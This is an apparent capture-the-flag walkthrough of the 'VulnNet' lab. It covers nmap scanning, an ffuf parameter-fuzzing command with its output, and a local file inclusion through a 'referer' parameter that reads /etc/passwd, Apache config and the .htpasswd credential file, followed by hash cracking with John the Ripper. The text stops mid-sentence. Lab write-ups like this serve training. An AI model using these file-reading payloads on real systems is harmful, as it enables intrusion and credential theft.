

VulnNet Walkthrough


When I visit the system's IP, the following page shows up:




SignIn Page:



Looking at the **nmap** results below we have two ports that are open SSH and HTTP. Also, it's using Apache/2.4.29 (Ubuntu)



I want to FUZZ a domain so let's add this ip to my /etc/hosts (Later I changed it to vulnnet.thm as suggested)




First, I analyzed the LoginPage using Burpsuite CE but found nothing interesting.

I noticed there is a newsletter. Let's capture this request.

After capturing it, I saw an interesting path **/?**

It seems to be using a parameter but I'm not sure what the name of the parameter is or what function does the parameter perform. Let's perform some fuzzing using **ffuf**

So i first tried a command injection using burp-parameter-names.txt wordlist from Seclists



But, I got nothing.

Next, I tried file inclusion using the same wordlist and only changed the parameter value to be **/etc/passwd file.**

```
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #ffuf -u "http://vulnnet/?FUZZ=/etc/passwd" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 5829

       /'___\  /'___\           /'___\
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 :: Method           : GET
 :: URL              : http://vulnnet/?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 5829
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referer                 [Status: 200, Size: 7660, Words: 1708, Lines: 175, Duration: 175ms]
:: Progress: [6453/6453] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
┌─[root@parrot]─[/usr/share/wordlists/SecLists/Discovery/DNS]
└──╼ #
```


Here, I noticed that the parameter **referrer** returned a different size in the response.

Now, let's send a request using this parameter in Burpsuite:




So, I was able to get the **passwd** file.


I attempted to exploit the local file inclusion vulnerability to achieve remote code execution on the server, but my efforts were unsuccessful. I couldn't find any sensitive files accessible on the server. As a result, I chose to resume the process of enumeration.

I realized my mistake: the instructions required resolving the IP to 'vulnnet.thm,' but I only added 'vulnnet' to my /etc/hosts file. This incorrect configuration caused my fuzzing attempts to yield no results. To rectify this, I decided to update the entry in my hosts file to 'vulnnet.thm' and


proceed with the testing.




After adding it, I got the following result after FUZZING for subdomains.



Let's add this to my **/etc/hosts file.**




Let's visit this subdomain now.




I tried common credentials like:

admin:admin,admin:password,admin:12345,admin:abc123, admin:vulnnet, admin:vulnnet.thm
But it didn't work.


I tried Burpsuite **Intruder** to perform Bruteforce attack but couldn't find anything.



I got stuck here. Then I got to know about a configuration file called 000-default.conf which contains configuration information on every website enabled on the server i decided to take a look at the file.




Here I got to know that the credential for the **broadcast.vulnnet.thm** is stored in **/etc/apache2/.htpasswd.**




I tried to read the file and got the credentials but it’s hashed.

I visited **crackstation.net** to try to decrypt it but failed.




Then, I tried to crack it using **John the Ripper.**




I was able to crack it successfully!!

Let’s login now and I was able to get in.




Here I noticed that it's using 

